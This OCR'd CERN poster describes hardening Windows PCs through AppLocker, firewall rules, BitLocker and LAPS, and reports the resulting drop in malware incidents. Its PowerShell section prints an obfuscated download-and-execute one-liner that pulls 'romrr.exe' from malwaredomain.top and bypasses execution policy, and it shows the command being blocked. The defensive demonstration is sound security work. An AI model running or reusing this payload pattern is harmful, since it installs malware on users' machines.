
Increasing Windows security by hardening PC configurations

Pablo Martín Zamora, Michal Kwiatek, Vincent Nicolas Bippus, Eneko Cruz Elejalde
IT-CDA Applications and Devices

Did you know that over 8000 Windows PCs are used at CERN everyday?

They perform critical tasks ranging from controlling the accelerator facilities to processing invoices and payments. The configuration of CERN's PCs is based on centrally managed machines and a lot of autonomy is given to end-users. This poses a risk for administrative departments dealing with lots of e-mail attachments that can be potentially dangerous.


Computer Management Framework
Microsoft System Center Configuration Manager
Group Policies

PCs at CERN are managed using Computer Management Framework (CMF) for Application packages and security patches; System Center Configuration Manager (SCCM) for Antivirus definitions and Group Policies for security configurations.

Impact

Before PC Hardening, 12-15 PCs in the Administrative sector were reinstalled every month because of malware risks.

Since PC Hardening began the numbers went down to 0.

PC Hardening has significantly reduced the number of machines where incidents have been detected by Antivirus software.

	Hardened PCs	Centrally managed PCs
% PCs with incidents	3.57%	6.37%

Beginning of the hardened PCs

The project began in November 2016 in collaboration with CERN Computer Security Team. The goal has been to develop and deploy a specific **hardened PC configuration** to provide **stronger resilience against external attacks**.

Over the past year and with the help of local supporters, CERN has deployed the hardened PC configuration to over 300 computers in administrative departments and public areas around the organization.

Features

CERN hardened PC configuration is based on **Windows 10** which is more secure than Windows 7. Additional security policies and anti-exploit techniques are built into the operating system.

The main user of a hardened PC is never a member of the Built-in Local Administrators group. This ensures that applications are **never run with elevated privileges**.

Adobe Flash is disabled on all supported browsers.

AppLocker rules allow execution of programs from certain paths of the system and deny execution of potentially dangerous files from the user profile, temporary folders and removable storage devices.

Local firewall is configured to **lock down PowerShell** connections to non-CERN IPs.

PowerShell scripting activity is logged and audited.

Disk encryption is enforced using Microsoft's BitLocker, which allows users travelling with laptops to safeguard their data and in addition protects PCs against attackers who might gain physical access to the PCs.


Ad-blocker extension was deployed for web browsers (Chrome and Firefox).

An alternative PDF reader was introduced as a replacement of the existing PDF suite, to avoid running software which was a frequent infection vector.

In addition to Anti-virus software, Anti-Malware and Anti-Exploit solutions are deployed to offer additional protection by monitoring suspicious patterns.

Users who need to receive e-mails from unknown senders as part of their official duties (e.g. reception of invoices) are encouraged to use a separate hardened VM for e-mail and web browsing. This creates an additional layer of protection for sensitive actions carried out by the same users.

PowerShell + AppLocker




```
PS C:\Users\          (New-Object System.Net.Webclient).DownloadFile("http://malwaredomain.top
/search.php","$($env:APPDATA)\romrr.exe");
Exception calling "DownloadFile" with "2" argument(s): "Unable to connect to the remote
server"
At line:1 char:89
+ ... oadFile("http://malwaredomain.top/search.php","$($env:APPDATA)\romrr. ...
+                                                            ~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : WebException
```

```
cMd.eXe /c "PoWerSHEll.exe -execUtIoNpOliCY bYPAsS -nOPROFILE -wInDOWStYLe
HiDDEN (NEw-obJECt
SysteM.net.WEbCLIeNt).doWNLOaDfIlE('http://malwaredomain.top/search.php',
"$($env:APPDATA)\romrr.exe"); stArt-pROCesS "$($env:APPDATA)\romrr.exe");
```

```
Start-Process : This command cannot be run due to the error: This program
is blocked by group policy. For more information, contact your system
administrator.
```

External PowerShell connections are blocked in the local firewall to prevent the download of payloads.
Additionally, process execution from certain paths (e.g. user profile) is blocked by AppLocker.

Hardened PC Configuration


Windows 10
PDF
Monthly security updates
Limited administrative privileges
Malwarebytes
Hardened Group Policy
Local Administrator Password Solution

Main components of a standard hardened PC

Spin offs

LAPS, a Local Password Management Solution, was deployed to all CERN machines to ensure that passwords for the Built-in Local Administrator account are frequently changed and randomized.

An administrative **bastion host** was deployed to handle connections from supporters, to protect powerful credentials against pass-the-hash attacks.

Bloodhound uses graph theory to reveal the hidden relationships within an Active Directory environment.

Next steps

Deploy GRR Rapid Response: a forensics agent to analyse machines showing signs of suspicious activity and enable quick incident response.

Implement PowerShell Constrained Language, designed to support day-to-day administrative tasks, yet restrict access to sensitive language elements that can be used to invoke arbitrary Windows APIs.

Investigate Windows Defender Application Guard for Microsoft Edge. This will open untrusted sites in an isolated Hyper-V-enabled container, which is separate from the host operating system.

Propose Chrome as the default web browser.

Use CredSSP with Kerberos rather than NTLM.